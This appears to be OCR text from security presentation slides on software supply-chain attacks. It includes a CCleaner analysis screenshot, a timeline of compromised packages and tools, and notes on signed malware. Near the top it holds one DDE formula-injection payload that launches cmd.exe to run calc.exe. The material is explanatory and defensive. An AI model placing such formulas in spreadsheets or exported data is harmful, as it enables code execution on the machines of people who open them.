


=MSEXCEL|'\..\..\..\Windows\System32\cmd.exe /c calc.exe'!

Microsoft Excel

Remote data not accessible.
To access this data Excel needs to start another application. Some legitimate applications on your computer could be used malici
this workbook and you want to let the workbook start the application.
Start application 'MSEXCEL.EXE'?

https://enigma0x3.net/2018/01/29/reviving-dde-using-onenote-and-excel-for-code-execution/



CCleaner Free v4.16.4763 (64-bit)
MS Windows 8 64-bit
Intel Core i7-3770T CPU @ 2.50GHz, 6.0GB RAM, NVIDIA GeForce 610

Internet Explorer
- ☑ Temporary Internet Files
- ☑ History
- ☑ Cookies
- ☑ Recently Typed URLs
- ☑ Index.dat files
- ☑ Last Download Location
- ☐ Autocomplete Form History
- ☐ Saved Passwords

Windows Explorer
- ☑ Recent Documents
- ☑ Run (in Start Menu)
- ☑ Other Explorer MRUs
- ☑ Thumbnail Cache
- ☑ Taskbar Jump Lists
- ☐ Network Passwords

System
- ☑ Empty Recycle Bin
- ☑ Temporary Files
- ☑ Clipboard
- ☑ Memory Dumps

100%

```
ANALYSIS COMPLETE - (16.863 secs)
------------------------------------------------------------------------
99,975 MB to be removed. (Approximate size)
------------------------------------------------------------------------

Details of files to be deleted (Note: No files have been deleted yet)
------------------------------------------------------------------------
Internet Explorer - Temporary Internet Files          65,191 KB   1,4
Internet Explorer - History                              452 KB
Internet Explorer - Cookies                               20 KB     6
Windows Explorer - Recent Documents                      121 KB    1
Windows Explorer - Thumbnail Cache                     2,049 KB
System - Empty Recycle Bin                            15,744 KB     6
System - Temporary Files                         101,735,816 KB    5
System - Memory Dumps                                 59,983 KB     1
System - Windows Log Files                             2,641 KB     1
Firefox - Internet Cache                                  21 KB     5
Safari - Internet Cache                               83,633 KB
```

Why we’re vulnerable


challenges with prevention & detection

Subverting our trust mechanisms

Attacks that delivered signed malware

SimDisk
Altair EvLog
Transmission*
Ask.com Partner Network
HandBrake*
PyPi 10 pkgs
npm 38 pkgs
Web Developer +8 Chrome extensions
Elmedia Player*
phpBB
Vesta-PC
npm getcookies
Arch Linux AUR
PyPi 12 pkgs
npm event-stream
StatCounter
2013
2015
2016
2017
2018
2019
GOM Media Player
Mint Linux
Classic Shell & Audacity
UltraEdit "Wily Supply"
MeDoc
Net-Sarang
CCleaner
Docker Hub
PDFescape
MediaGet*
Docker Hub
Gentoo Linux
ESLint
MEGA Chrome extension


*** Signed with a different certificate than the original developer**



Report: Eastern European gang hacked Apple, Facebook, Twitter

By Doug Gross, CNN

Updated 12:19 PM ET, Wed February 20, 2013



